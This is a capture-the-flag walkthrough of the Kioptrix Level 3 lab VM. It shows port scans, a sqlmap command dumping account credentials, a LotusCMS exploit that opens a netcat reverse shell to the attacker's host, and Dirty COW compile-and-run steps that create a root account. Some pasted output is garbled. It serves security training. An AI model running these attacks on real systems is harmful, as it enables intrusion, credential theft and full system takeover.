## vulnhub\_kioptrix\_level\_3

Here comes another walkthrough on KIOPTRIX series!

First off, we ought to modify /etc/hosts file and add the following line:

```
192.168.122.14 #your target ip kioptrix3.com
```

Let's start with some routine scan.

```
masscan -p1-65535 192.168.122.14 --rate=1000
```

```
(root@ kali)-[~/Desktop/tools/lpe]
# masscan -p1-65535 192.168.122.14 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-06 07:07:38 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.122.14
Discovered open port 22/tcp on 192.168.122.14
```

nmap -sc -ss -sv -A -p 22,80 192.168.122.14

```
)-[~/Desktop/tools/lpe
   nmap -sC -sS -sV -A -p 22,80 192.168.122.14
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 02:15 EST Nmap scan report for kioptrix3.com (192.168.122.14)
Host is up (0.00080s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
ssh-hostkev:
  1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
 http-cookie-flags:
     PHPSESSID:
       httponly flag not set
http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:03:C1:FF (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
           ADDRESS
1 0.80 ms kioptrix3.com (192.168.122.14)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```


There're only two open ports: port 22 and port 80.

Clearly, it's evident that we need to focus on HTTP service.

```
nikto -h 192.168.122.14
```


Sevaral results capture my interest which could have vulnerabilities, such as phpmyadmin(MYSQL).

Access it using firefox and attempt to login by brute force:




Unfortunately, it doesn't work.

For the next step, I intend to directly access http server on port 80:




At the top of this page, there are three modules that can be observed: HOME, BLOG, and LOGIN.

After some experimentation, I have discovered a suspicious feature point where there may be a potential vulnerability for SQL injection — — sort.



Take a look at the url, the param ID interests me.

Let me perform a simple test by appending a ! after the parameter. An error has occurred!



SQLMAP:

sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=size#photos" -D
gallery -T dev\_accounts -C username,password --dump


```
Duck-ond DBMS: NpSQL y 4:1

Decision of the pething entries of column(s) 'password username' for table 'dev_accounts' in database 'gallery'

Decision of the pething entries of column(s) 'password user and the pething of the pething
```

So far, I have obtained two accounts which can be successfully used to login using ssh.

Do you remember the login page on the homepage we haven't access? Now let's do it.



After unsuccessful attempts to access the backend using methods such as sql injection and brute force, I noticed the presence of 'LotusCms'.



Download the exp from google and then execute:

```
http://help.ubuntu.com/
dregokioptrix3:-$ exit

c/htal>Hood3dRobin
logout
-rbash: /usr/bin/clear_console: restricted: cannot specify '/' in command names
connection to 192.168.122.14 closed.

About to try and inject reverse shell...
what IP to use?
192.168.122.111
What PORT?
8888

See, open your local listemer and choose the method for back connect:
1) Netcat -e
2) Netcat /dev/tcp
3) Netcat /dev/tcp
4) Netcat /dev/tcp
3) Netcat /dev/tcp
4) Netcat FIFO
5) Exit
71
8
1 www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$
```

We can also obtain a shell as well, however, the privilege is lower, compared to the previous one.

An indeed famous vulnerability caught my attention when I finished performing the inspection using linpeas — DIRTY COW.

```
Executing Linux Exploit Suggester 2
[1] american-sign-language
   Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
   Source: http://www.exploit-db.com/exploits/14814
    Source: http://www.exploit-db.com/exploits/40616
[4] do_pages_move
    Alt: sieve
    Source: Spenders Enlightenment
[5] exploit_x
   Source: http://www.exploit-db.com/exploits/45697
    Source: http://www.exploit-db.com/exploits/17787
    Alt: econet
   Source: http://www.exploit-db.com/exploits/17787
[8] half_nelson3
   Source: http://www.exploit-db.com/exploits/17787
[9] msr
    Source: http://www.exploit-db.com/exploits/27297
[10] pipe.c_32bit
    Source: http://www.securityfocus.com/data/vulnerabilities/exploits/36901-1.c
```

I exploited it with firefart's code.(<u>firefart/dirtycow: Dirty Cow exploit — CVE-2016–5195</u> (<u>github.com</u>))

Next, let us proceed step by step.

## Compile:

```
www-data@Kioptrix3:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
www-data@Kioptrix3:/tmp$ ls
ls
dirty dirty.c exp.c linpeas.sh
```

## Exploit:

```
www-data@Kioptrix3:/tmp$ ./dirty firefart
./dirty firefart
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart
Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash
mmap: b7fe0000
```

Commands displayed above funtions to create a root-level firefart account with password firefart.

## ROOT IT:

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ su firefart
su firefart
Password: firefart

firefart@Kioptrix3:/home/www/kioptrix3.com# id
id
uid=0(firefart) gid=0(root) groups=0(root)
```